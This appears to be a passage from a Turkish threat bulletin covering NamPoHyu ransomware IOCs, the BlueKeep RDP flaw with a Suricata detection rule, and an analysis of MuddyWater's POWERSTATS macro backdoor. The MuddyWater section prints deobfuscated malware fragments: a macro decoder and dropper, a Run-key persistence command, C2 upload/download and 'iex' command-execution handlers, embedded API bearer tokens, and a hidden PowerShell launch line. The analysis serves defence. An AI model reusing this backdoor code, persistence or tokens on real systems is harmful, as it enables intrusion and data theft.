Kurbanın dosyaları şifrelendikten sonra saldırgan kurbandan fidye talep etmektedir. Saldırgan, eğer etkilenen PC bireysel ise 250\$ ve kişinin kendisini kanıtlaması için kişisel resimler, kurumsal ise 1000\$ talep etmektedir. Ödemelerin BitCoin olarak yapılmasını istemektedir. Fidye notuna BitCoin ile nasıl ödeme yapılacağını anlatan bir link bile koymuştur. Ödemenin yapılması için kullanıcıyı TOR sayfasına yönlendirmektedir.



Şekil 25: Fidye notu^[5].

NamPoHyu zararlısı için IOC (Indicators of Compromise) bilgileri aşağıdaki gibidir^[5]:

- Fidyeye web sayfası: [http://qlcd3bgmyv4kvztb\[.\]onion](http://qlcd3bgmyv4kvztb[.]onion)
- E-Posta adresleri: alexshkipper[.]mail[.]ru, alexshkipper[.]firemail8[.]cc

Zararlı, dosyaları şifreleyip onlara ulaşılamaz hale getirir de, Emsisoft firması şifrelenmiş dosyaları kurtarmak için gerekli deşifre programını ücretsiz olarak yayınlamıştır^[6].

Peki, kullanıcıların NamPoHyu zararlısından etkilenmesi için ne yapmaları gerekir? Genelde kurum ve kuruluşların bilgi güvenliği kapsamında kullandığı siber güvenlik cihazları bu tür zararlıları bulmaktadır. Fakat bilgi güvenliğinde yüzde 100 koruma gibi bir şey mümkün olmadığı için son kullanıcıların rolü çok önemlidir. Sık sık bilgisayarlarınızı yedeklemek, anti virüs yazılımını güncel tutmak, güçlü şifreler kullanmak ve en önemlisi bilmediğiniz adreslerden gelen e-postaların eklentilerini açmamak ve e-postada bulunan linklere tıklamamak gerekir. Kurum ve kuruluşların bilgi güvenliği kapsamında vereceği eğitimler ile kullanıcıların farkındalığını artırması bu gibi saldırıların önüne geçilmesinde çok önemlidir.

6. CVE-2019-078 Bluekeep Zafiyeti

NSA araçlarının sızmasıyla birlikte MS17-010 zafiyet ve kodlarını takiben ortaya çıkan WannaCry ve Petya zararlıları pek çok kurumda hasara sebep olmuştu. Bu fidyecilik zararlılarının etkilerinin gölgesinde, Microsoft geçtiğimiz aylarda CVE-2019-0708 koduna ve BlueKeep ismine sahip bir güvenlik açığı için yama çıkardığını duyurdu. Bu analizde; güncel yama yayınlanmayan işletim sistemi sürümleri olan Windows XP ve Server 2003 ürünleri için dahi yama yayınlanmasına sebep olan BlueKeep zafiyeti hakkındaki detayların yanı sıra, zararlı yazılım yazılıp yazılamayacağını ve zafiyeti istismar eden istismar kodu geliştirilmesinin nasıl takip edilebileceği ele alınmaktadır.

Bluekeep zafiyeti sayesinde saldırgan, kimlik doğrulama yapmadan yetkisiz erişim ile RDP servislerine bağlanarak uzak sunucuların kabuklarında istediği kod segmentlerini, herhangi bir kullanıcı etkileşimine gereksinim duymadan admin yetkisiyle çalıştırabilmektedir. Bu zafiyet sistemlere yayılarak atak sahasını çok hızlı genişletilmektedir. Zafiyet, CVE üzerinde "CVE-2019-0708" numaralı ID ile yayınlanmıştır.

Zafiyet, Windows'un yeni sürümlerinde görülmemesine rağmen (Windows 8 ve 10), halen yaygın olarak kullanılan Windows 7 ve Windows 2008 R2'de etkisini göstermiştir. Microsoft, zafiyetin etki alanının artmasının önüne geçmek amacıyla, güncelleme desteği vermeyi bıraktığını açıkladığı Windows XP ve Windows Server 2003 sistemlerine yönelik olarak da güncelleme yayınlamıştır. Zafiyetin etki gösterdiği RDP protokolü Microsoft'un Uygulama Paylaşma Protokolü uzantısıdır.

6.1. İnceleme

14 Mayıs tarihinde Microsoft tarafından BlueKeep adıyla duyurulan CVE-2019-0708 zafiyeti; Windows 7, Windows Server 2008, Windows Server 2008 R2, Windows XP ve Windows Server 2003 serisi işletim sistemlerini etkilemektedir. CVE-2019-0708, "Remote Desktop Services" hizmetinde uzaktan kod çalıştırma zafiyeti olarak tanımlanmakta ve 9.8/10 risk skoruna sahiptir. Kullanıcının giriş yapmasına veya sistemle herhangi bir etkileşime geçmesine gerek kalmadan istismar edilebilen BlueKeep zafiyetinin, bahsettiğimiz niteliklerinden ötürü MS17-010 gibi etkileri olabileceği değerlendirilmektedir. Kritik altyapılar için yaygın kullanılan işletim sistemlerinden Windows 7 ve Windows 2008 R2 işletim sistemlerinin BlueKeep zafiyetinden etkileniyor olması, zafiyetin istismar kodunun geliştirilmesinin etkilerinin ne kadar büyük olabileceğini göstermektedir. Hali hazırda proof-of-concept (POC) kodları geliştirilmeye başlanmış olan BlueKeep zafiyetinin, 2019 yılı içinde WannaCry ve Petya gibi geniş çaplı bir saldırıya dönüşmesi kuvvetle muhtemeldir.

6.2. Çalışma Mekanizması

Microsoft Uzak Masaüstü Servisleri eski adıyla Terminal Servisleri kullanıcılara Windows sistemleri üzerinden uzaktan oturum açmayı sağlar. Bu sayede kullanıcılar uzak makinelerdeki verilere erişebilir, uygulama çalıştırabilir ve birçok operasyonu yürütebilir. Uzak masaüstü bağlantısı, varsayılan ayarlarda uzak sunucu ile 3389 portu üzerinden TCP ile sağlanır. RDP bağlantı başlatma isteği basit olarak istemciden sunucuya "X.224 mesaj paketi" yollanarak sağlanır. Sunucu yine aynı mesaj formatında bağlantıyı kabul ettiğine yönelik mesaj yollar ve iki uç nokta arasında sanal kanallar oluşturulmaya başlanır. Şekil26'da RDP bağlantısı sırasında istemci ve sunucu arasındaki mesaj etkileşimini(formatı) görebilirsiniz:

```
[Client] -----X.224 Connection Request-----> [Server]
[Client] <-----X.224 Connection Confirm----- [Server]
[Transport may switch over to TLS at this point]
[Client] -----MCS Connect Initial and GCC Create-----> [Server]
[Client] <-----MCS Connect Response and GCC Response---- [Server]
[Client] -----MCS Erect Domain Request-----> [Server]
[Client] -----MCS Attach User Request-----> [Server]
[Client] <-----MCS Attach User Confirm----- [Server]
[Client] -----MCS Channel Join Request-----> [Server]
[Client] <-----MCS Channel Join Confirm----- [Server]
[Client] -----Security Exchange-----> [Server]
[Client] -----Client Info-----> [Server]
[Client] <-----License Error----- [Server]
[Client] -----Demand Active-----> [Server]
[Client] -----Confirm Active-----> [Server]
[Client] -----Synchronize-----> [Server]
[Client] -----Control - Cooperate-----> [Server]
[Client] -----Control - Request Control-----> [Server]
[Client] -----Persistent Key List-----> [Server]
[Client] -----Font List-----> [Server]
[Client] <-----Synchronize----- [Server]
[Client] <-----Control - Cooperate----- [Server]
[Client] <-----Control - Granted Control----- [Server]
[Client] <-----Font Map----- [Server]
```

Şekil 26: İstemci ile sunucu arasındaki mesaj etkileşimi.

Zafiyet “MCS Connect Initial and GCC Create” isteğinde meydana gelmektedir. Bu istek sanal kanalların oluşturulması ve diğer RDP istemci özelliklerinin bulunduğu, kısaca güvenlik bilgilerinin tutulduğu yerdir. Saldırgan, Windows RDP Kernel sürücüsündeki “termdd.sys” kaynak kodunda bulunan “lcaBindVirtualChannels()” ve “lcaReBindVirtualChannels()” isimli iki fonksiyonun zafiyetinden yararlanmaktadır. Bu iki fonksiyon da aynı atak vektörlerine maruz bırakılarak manipüle edilmiştir. “termdd!lcaBindVirtualChannels()” metodu ile açılan “MS_T120” kanalına saldırgan hedef odaklı saldırı verilerini yerleştirerek “termdd.sys” dosyasının hata mesajı yollamasını ve kanalı kapatmasını sağlamaktadır. Bu işlem sırasında “ChannelPointerTable” üzerinden kullanıcının kontrolündeki slotlardan birçoğu temizlenirken “0x1F” adresindeki bilgiler silinmemektedir. Saldırgan, bu pointer üzerinde, “termdd!lcaChannelInputInternal()” metodunu çağırarak serbest bırakılan “ChannelControlStructure” ögesine yazmaya çalışır. Bu işlemden sonra sistemi ele geçirip Admin (Kernel-seviye) yetki ile bağımsız kod çalıştırabilmektedir. Özet olarak bu tür zafiyetler “wormable” olarak adlandırılır ve bizzat kendisi zararlı bir aktivite oluşturmaya bile zararlı yazılımlar bu açıklıktan faydalanılarak kolayca sistemlere yerleştirilip çalıştırılabilir.

6.3. Korunma Yöntemleri ve Tavsiyeler

İlk önlem olarak Microsoft, Uzak Masaüstü Servislerinin güncelleme yapılana kadar kapatılmasını tavsiye etmektedir. Böylece kullanılmayan servisler yardımıyla atak yüzeyini küçültmek amaçlanmaktadır. Bir başka geçici çözüm ise TCP 3389 portunun güvenlik duvarı üzerinden engellenmesidir.

Microsoft’un sunduğu geçici çözüm ise, ele geçirilmiş sistemlerde Ağ seviyesinde Kimlik Doğrulamanın (NLA) aktifleştirilmesini önermektedir. NLA, sunucu tarafında RDP ayarlarından aktif edilebilen bir özelliktir. Bu sayede ifşa edilmiş sistemlerdeki zafiyetler üzerinden zararlı yazılımlar tetiklenmeden önce NLA kimlik doğrulama gerçekleştirerek saldırının önüne geçilir. Fakat bu yeterli bir çözüm değildir çünkü saldırgan geçerli bir kimlik kullanarak başarılı bir şekilde kimlik doğrulama gerçekleştirebilir. O yüzden en sağlıklı çözüm güncellemelerin zafiyetli işletim sistemi sürümlerine yapılmasıdır. Henüz bu zafiyetten yararlanarak çalışan yaygın bir exploit olmamasına rağmen etki alanının çok yüksek olması, oluşturulacak bir exploit ile birçok sisteme hızlıca yayılma tehlikesini getirmektedir.

Özetle, RDP servisini kullanmayan ve BlueKeep’in etkilediği sürümdeki sistemlere sahip kullanıcıların, RDP servisini kapatmaları önerilmektedir. RDP servisi kullanım ihtiyacının olduğu durumlarda “https://github.com/zerosum0x0/CVE-2019-0708” adresinde yer alan metasploit modülü ile sistemlerin ilgili zafiyetten etkilenme durumu kontrol edilmelidir. BlueKeep ile alakalı aktif olarak geliştirilen istismar kodlarından haberdar olmak için “https://twitter.com/BlueKeepTracker” botu takip edilebilir. Ayrıca, Microsoft’un “https://support.microsoft.com/en-us/help/4500705/customer-guidance-for-cve-2019-0708” adresinde yayınladığı güncelleştirmenin, BlueKeep zafiyetinin etkilediği tüm sistemlerde biran önce yapılması kritik önemdedir. Servis denetimi ve güncelleme önlemlerine ek olarak, BlueKeep ile alakalı yayınlanan ve Şekil 27’de aktarılan Suricata kuralının sistemlerde kullanılması fayda sağlayacaktır.

```
# Look for the potential signs of CVE-2019-0708, pre encryption.
#
# Note this rule is specific to port 3389, but could be expanded
# using flowbits to other ports if an earlier packet is used for
# protocol detection, or potentially a string detection on 'Duca'
# (see https://wiki.wireshark.org/RDP).
#
# Sensible values for distances between objects have been chosen.
# An exploit could potentially change the reserved byte (second
# in the packet) or pad the TPkt structure with junk to avoid the
# 'within' optimisations.
#
# 03 00 - TPkt header: version 3, reserved byte 0
# Must be at the beginning of the packet
# 02 f0 - X.224 COTP: length 2, PDU type 0x0f (DT_DATA)
# 00 05 00 14 7c 00 01 - T.124 Connect data, Generic Conference Control (ID 0.0.20.124.0.1)
# PDU size ranges from 230-400 bytes, 256 skipped in the rule
# 03 c0 - RDP Client Network Data
# Skip the header length and channel count (6 bytes)
# MS_T120 (C string) - Name of patched control channel
# Must be within 372 bytes (31 channels * 12 bytes per channel)
alert tcp any any -> any 3389 (msg:"NCC GROUP RDP connection setup with MS_T120 channel,
potential CVE-2019-0708"; flow:to_server,established; content:"|03 00|"; offset:0; depth:2;
content:"|02 f0|"; distance:2; within:2; content:"|00 05 00 14 7c 00 01|"; within:512;
content:"|03 c0|"; distance:3; within:384; content:"MS_T120|00|"; distance:6; within:372;
threshold: type limit, track by_src, count 2, seconds 600; classtype:bad-unknown;
reference:url,portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708; sid:1; rev:1;)
```

Şekil 27: Zafiyet için yayınlanan Suricata kuralı.

ZARARLI YAZILIM ANALİZİ


Bu kısımda STM Siber Füzyon Merkezimizdeki analistlerin yaptığı farklı zararlı yazılımların davranış analizlerinin sonuçları verilmektedir.

7. MuddyWater Apt Grubu Analizi

MuddyWater, 2017'den beri aktif olan bir APT grubudur. Grup öncelikli hedef seçtiği Ortadoğu ve Orta Asya bölgelerine, zararlı ek dosyalar içeren spam e-postalarla saldırılar düzenlemektedir. Son zamanlarda Türkiye, Pakistan ve Tacikistan'ın hedef alındığı görülmüştür.

Raporda MuddyWater'ın saldırılarda kullandığı, zararlı kod barındıran ve e-posta ek dosyası olarak gelen "Raport.doc", "Gizli Raport.doc", "maliyera-
porti (Gizli Bilgisi).doc" dosyaları incelenmiştir. İlgili dosyalar üzerinde gerçekleştirilen analizler neticesinde, MuddyWater'ın başka saldırı kampanyalarında da kullandığı POWERSTATS powershell arka kapı yöntemine başvurduğu tespit edilmiştir.

Kullanılan tekniğin önceki saldırı kampanyalarının aksine, komuta kontrol sunucusu (C&C) iletişiminin ve veri sızdırma işlemlerinin bulut dosya sağlayıcılarının API'leri kullanılarak gerçekleştirildiği tespit edilmiştir. Saldırı aşamasında spam e-postalarıyla ek dosya olarak gelen ve zararlı kod barındıran ofis dosyasına ait görüntü Şekil 28'de aktarılmıştır.




Şekil 28: Spam e-postaları ile gelen zararlı ofis dosyası.



Şekil 29: Sahte hata mesajı.


Zararlı dosya çalıştırıldığında kullanıcının karşısına sahte hata mesajı çıkarılmaktadır. Saldırganlar bu yöntemle kullanıcı tarafından şüphe çekmemeyi hedeflemektedirler.

E-posta eki olarak gelen ofis dosyasındaki makro kodlar incelendiğinde, zararlı makro kodunda birden fazla obje dosyası olduğu görülmektedir.



Şekil 30: Zararlı obje dosyaları.


İlgili zararlı çalışmaya başladığı andan itibaren aşağıdaki adımları gerçekleştirmektedir.



Şekil 31: Zararlının çalışma adımları.

Zararlıya ait makro kodları incelendiğinde, kodların encoding işleminden geçirildiği görülmüştür.


Zararlı kod parçasına ait encoding yöntemi incelendiğinde, ilgili kodun aşağıdaki Şekilde yer alan fonksiyon ile decode edildiği ve encoding işleminde Base52 algoritmasının kullanıldığı tespit edilmiştir.



Şekil 32: Encoding edilmiş zararlı makro kodları.

```
Function func(ByVal bbbb)
    Output = ""
    For I = 1 To Len(bbbb)
        Value = Value * 52 + (Asc(Mid(bbbb, I, 1)) - 40)
        If I Mod 3 = 0 Then
            While Value > 0
                v = Value Mod 256
                If v > 0 Then
                    Output = Chr(v) + Output
                End If
                Value = Value \ 256
            Wend
            Value = 0
        End If
    Next
    func = Output
    MsgBox Output
End Function

b = "1=H2+Q/BR1G92X</VY25I.JI10Z1[*2IH2S5/VC"
func(b)
```




Şekil 33: Makro kod parçasına ait decoding aşaması.

Aşağıdaki Şekilde “B.reg” dosyası oluşturularak içine WriteLine fonksiyonu ile payload kodu yazılmaktadır.


```
Function F38HUYFLSF985HFUISSH()
    Dim ailsuhgofueihroeughjksdf
    Set ailsuhgofueihroeughjksdf = CreateObject("Scripting.FileSystemObject")
    sd = ailsuhgofueihroeughjksdf.GetSpecialFolder(2)
    F38HUYFLSF985HFUISSH = sd
End Function

Dim iuoweywefhkdbhiuervbiuwyberf
Set iuoweywefhkdbhiuervbiuwyberf = CreateObject("Scripting.FileSystemObject")
Dim fdigulelkdsfj78yhfiusdhfkao
MsgBox "Unable to load Style.xml", vbCritical

Set fdigulelkdsfj78yhfiusdhfkao = iuoweywefhkdbhiuervbiuwyberf.CreateTextFile(F38HUYFLSF985HFUISSH + ".B.reg")
MsgBox (F38HUYFLSF985HFUISSH + ".B.reg")
fdigulelkdsfj78yhfiusdhfkao.WriteLine func(IUH693UKUHD5HFKJSDHG.Text)
fdigulelkdsfj78yhfiusdhfkao.Close
```



Şekil 34: “B.reg” dosyasının oluşturulması.



Şekil 35: Payload kodunu içeren kayıt defteri dosyası.

“B.reg” dosyası içine yazılan payload kodu aşağıdaki Şekilde yer almaktadır. İlgili payload kodu \CurrentVersion\Run altına eklenerek sistemde kalıcılık sağlanmaktadır.

HEX formatındaki payload kodunun ASCII formatındaki hali aşağıdaki gibidir :

- rundll32 %Temp%\png.dll,RunPow

İlgili komut ile “png.dll” içindeki “RunPow” fonksiyonu çalıştırılmaktadır.

“png.dll” dosyası statik olarak incelendiğinde RunPow fonksiyonu içinde karmaşılaştırılmış Powershell arka kapı kodunun yer aldığı tespit edilmiştir.

Powershell kodu DLL içinden çıkartılıp incelendiğinde, zararlıya ait ana kod parçasının “\$thardcore” isimli değişkende şifrelenmiş bir Şekilde yer aldığı tespit edilmiştir.

Şekil 37’de yer alan “f****e” fonksiyonu ile aynı şekilde kodun içinde yer alan “\$j” değişkeni anahtar olarak kullanılarak şifrelenmiş gömülü kod parçası çözülmektedir.

“\$thardcore” değişkeninde şifrelenmiş Şekilde yer alan powershell kodu çözümlendiğinde, ilgili powershell kodunun çift iterasyonlu obfuscation işleminden geçirildiği tespit edilmiş ve deobfuscation işlemi analiz sırasında yapılmıştır.

Deobfuscation işleminden sonra elde edilen kodun main fonksiyonu aşağıdaki gibidir.

Şekil 36: DLL içerisinde yer alan powershell arka kapı kodu.



Sekil 37: DLL içerisinde elde edilen şifrelenmiş zararlı kod parçası.

```
$j=[string] "$ytr"+" "+"$tyr"+"m n"+"$rty"+"t "+"$tyr"+" w"+"$rt
```

Sekil 38: Şifre çözme işleminde kullanılan anahtar değişkeni.

```
function main() {
    randomfun
    startup
    myinfo
    Set-Location $Global:folderpath

    while(1){
        $uploadflag=DUPloadFile /$targetreg $filereg
        if($uploadflag -eq $true){
            ri -path $Global:filereg
            break
        } else {
            errorcheck
        }
    }

    if(Test-Path $global:comandproc){
        ri -Path $global:comandproc
    }

    if(Test-Path $global:cmdfile){
        ri -Path $global:cmdfile
    }

    while(1){
```

Şekil 39: Main fonksiyonu.

“startup” fonksiyonu ile zararlı tarafından oluşturulan kayıt defteri ve kod parçalarına ait dosyalar Windows Startup altına eklenmektedir.

Main fonksiyonu içinden çağrılan “myinfo” fonksiyonuyla enfekte sisteme ait bilgiler elde edilmektedir.

Analiz sırasında zararlının elde ettiği sistem bilgileri Şekilde 42’de aktarılmaktadır.

Windows başlangıç mekanizması ve sistem bilgi toplama aşaması başarıyla tamamlandıktan sonra, ilgili zararlı komuta kontrol (C&C) sunucusundan istek beklemektedir.

C&C sunucusundan beklenen arka kapı komutları aşağıda listelenmiştir:

- \$upload : sunucuya dosya yükleme
- \$download : sunucudan dosya indirme
- \$halt : çıkış
- \$dispos : kalıcılık mekanizmasını silme
- Default : gelen powershell payload kodunu direkt olarak IEX (Invoke Expression) komutu ile enfekte sistem üzerinde çalıştırma

```
function startup(){
    $UserAgent = "Mozilla/5.0 (Windows NT 10; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0"
    $Global:hasname=$null
    $Global:rescmd=$null
    $Global:folderpath=$env:APPDATA+"\\Windows\\Microsoft\\StartUp\\"
    $hd=hardq
    ipath
    $Global:filereg=$Global:folderpath+$Global:hasname+'.reg' # C:\Users\ [REDACTED] \AppData\Roaming\Windows\Microsoft\StartUp\50D6E8812049F8DFC704AE894193DA52.reg
    $Global:cmdfile=$Global:folderpath+$Global:hasname+'.cmd' # C:\Users\ [REDACTED] \AppData\Roaming\Windows\Microsoft\StartUp\50D6E8812049F8DFC704AE894193DA52.cmd
    $Global:comandproc=$Global:folderpath+$Global:hasname+'.pro' # C:\Users\ [REDACTED] \AppData\Roaming\Windows\Microsoft\StartUp\50D6E8812049F8DFC704AE894193DA52.pro
    $Global:targetreg=$Global:hasname+'.reg' # 50D6E8812049F8DFC704AE894193DA52.reg
    $Global:localfile=$Global:hasname+'.reg' # 50D6E8812049F8DFC704AE894193DA52.reg
    $Global:targetfile=$Global:hasname+'.cmd' # 50D6E8812049F8DFC704AE894193DA52.cmd
    $Global:totalcmd=$null
    $Global:cmddeleteflag=$null
    $Global:allfilename=$null
    $Global:indexapi=0
    $api0="Bearer MD4QVj11TuAAAAAAAAAAAC06K0v28aA3585VWUyDlno855oiNTEZarqmnDeFjQ0PB"
    $api1="Bearer vTU-2kF0cAAAAAAAAAAAC8aPVPFCU_LeQLN0:99EJCcU0MYU0mJIM7y5A2fndef"
    $Global:TotalApi=$api0,$api1
    $Global:authorization = $TotalApi[$indexapi]
}
```

Şekil 40: startup fonksiyonu.

```
function myinfo() {
    $regis=osname
    $regis+=":"
    $regis+=arch
    $regis+=":"
    $regis+=comname
    $regis+=":"
    $regis+=mydomain
    $regis+=":"
    $regis+=myuser
    $regis+=":"
    $regis+=myip
    $regis+=":"
    $regis+=Get-Date -Format G
    $regis | Out-File $Global:filereg -Encoding unicode
    return $filereg
}
```

Şekil 41: Sistem bilgilerinin elde edilmesi.

Microsoft Windows 7 Professional :i64-bit::WIN-71HNTOMJTF0: [REDACTED] : [REDACTED] 35:14.06.2019 09:26:21

Şekil 42: Elde edilen sistem bilgileri.

“\$upload” komutuna ait kodların bir kısmı aşağıdaki gibidir.

```
switch($keycommand) {  
    'upload' {  
        $downloadfilename=$Global:readcmd.Split()[1]  
        $localfiledownload=$folderpath+$downloadfilename  
        while(1){  
            $flagdownload=DDownloadFile /$downloadfilename $localfiledownload
```

Şekil 43: \$upload komutu.

“\$download” komutuna ait kodların bir kısmı aşağıdaki gibidir.

```
'$download'{  
    $f=$Global:readcmd|%{$_split(' ')[1]}  
    if($f -match "\\") {
```

Şekil 44: \$download komutu.

“\$halt” komutuna ait kodlar aşağıdaki gibidir.

```
'$halt'{  
    ri -path $global:cmdfile;  
    exit  
}
```

Şekil 45: \$halt komutu.

“\$dispos” komutuna ait kodlar aşağıdaki gibidir.

```
'$dispos'{  
    Remove-ItemProperty HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -name WindowsUpdate
```

Şekil 46: \$dispos komutu.

Ön tanımlı olarak işletilen kod parçası aşağıdaki gibidir.


```
default {  
    $s = $Global:readcmd + "`n"  
    $s += iex $Global:readcmd|Out-String  
    encc $s|Out-File $global:comandproc -Append  
    ri -path $cmdfile  
    while(1){  
        $uploadflag=DUUploadFile /$global:localfile $global:comandproc  
        if($uploadflag -eq $true){  
            ri -path $global:comandproc  
            $global:cmddeleteflag=$null  
            break  
        } else{  
            errorcheck  
        }  
    }  
    break
```

Şekil 47: Default durumu.

Yapılan analiz sonucunda zararlı makro kodları barındıran ofis dosyasının içinde POWERSTATS arka kapısı olduğu tespit edilmiştir. Saldırganlar bu şekilde spam e-postalar aracılığıyla sistemi ele geçirip uzaktan komutla çalışabilir hale getirebilmektedir. Uzak sunucudan dosya indirip enfekte sistem üzerinde çalıştırma yeteneğinden dolayı ilgili zararlı yazılım saldırısına ait senaryolar genişletilebilir. Bu tarz ek dosya içeren e-posta mesajlarına şüpheyle yaklaşılması gerekmektedir. Makro özelliğinin aktif hale getirilmemesi gerekmektedir.

8. Ukrayna Seçimleri Sonrası Yayılan MS-Word Zararlısı

Ukrayna seçimlerinden sonra, arkasında bir APT grup olduğu düşünülen zararlı bir doküman yayılmaya başladı. Seçim sonuçları hakkında bir yorum içeren söz konusu dokümanın, parola korumalı macrolar ile bilgisayar üzerinden şifreli bir şekilde dosya çalmaya çalıştığı yapılan incelemeler sonucunda anlaşılmıştır.



Şekil 48: zararlı içerik barındıran doküman.

8.1. Teknik inceleme

Doküman içerisinde bulunan macrolara ulaşım parola korumalı olarak tutulmuş ve saklanmaya çalışılmıştır. Zararlı önce bir WMI komutuyla dokümanın metadatasında yer alan batch betiği çalıştırmaktadır. Ardından cmd üzerinden powershell'e geçmektedir.

WmiPrvSE.exe	1672	2,73 MB
cmd.exe	1200	2,14 MB
cmd.exe	3404	2,02 MB
powershell.exe	2144	50,38 MB

Şekil 49: Arkaplanda çalışan işlemler.

```
C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe pOWERShEIL -nONiNteRaCtiv -WinDoWStyL
HiDDeN -NOexi -exEcuTiONPol BYPaSS -NopRo -
```

Şekil 50: Betiği çalıştıran komut satırı parametreleri.

Cmd üzerinden çalıştırılan bütün kodlar karmaşıklaştırılmıştır. Kod çalıştırıldığında yine karmaşıklaştırılmış edilmiş bir powershell betiğine ulaşılmaktadır. Powershell betiği Şekil 50'de aktarılan parametrelerle çalıştırılmaktadır.

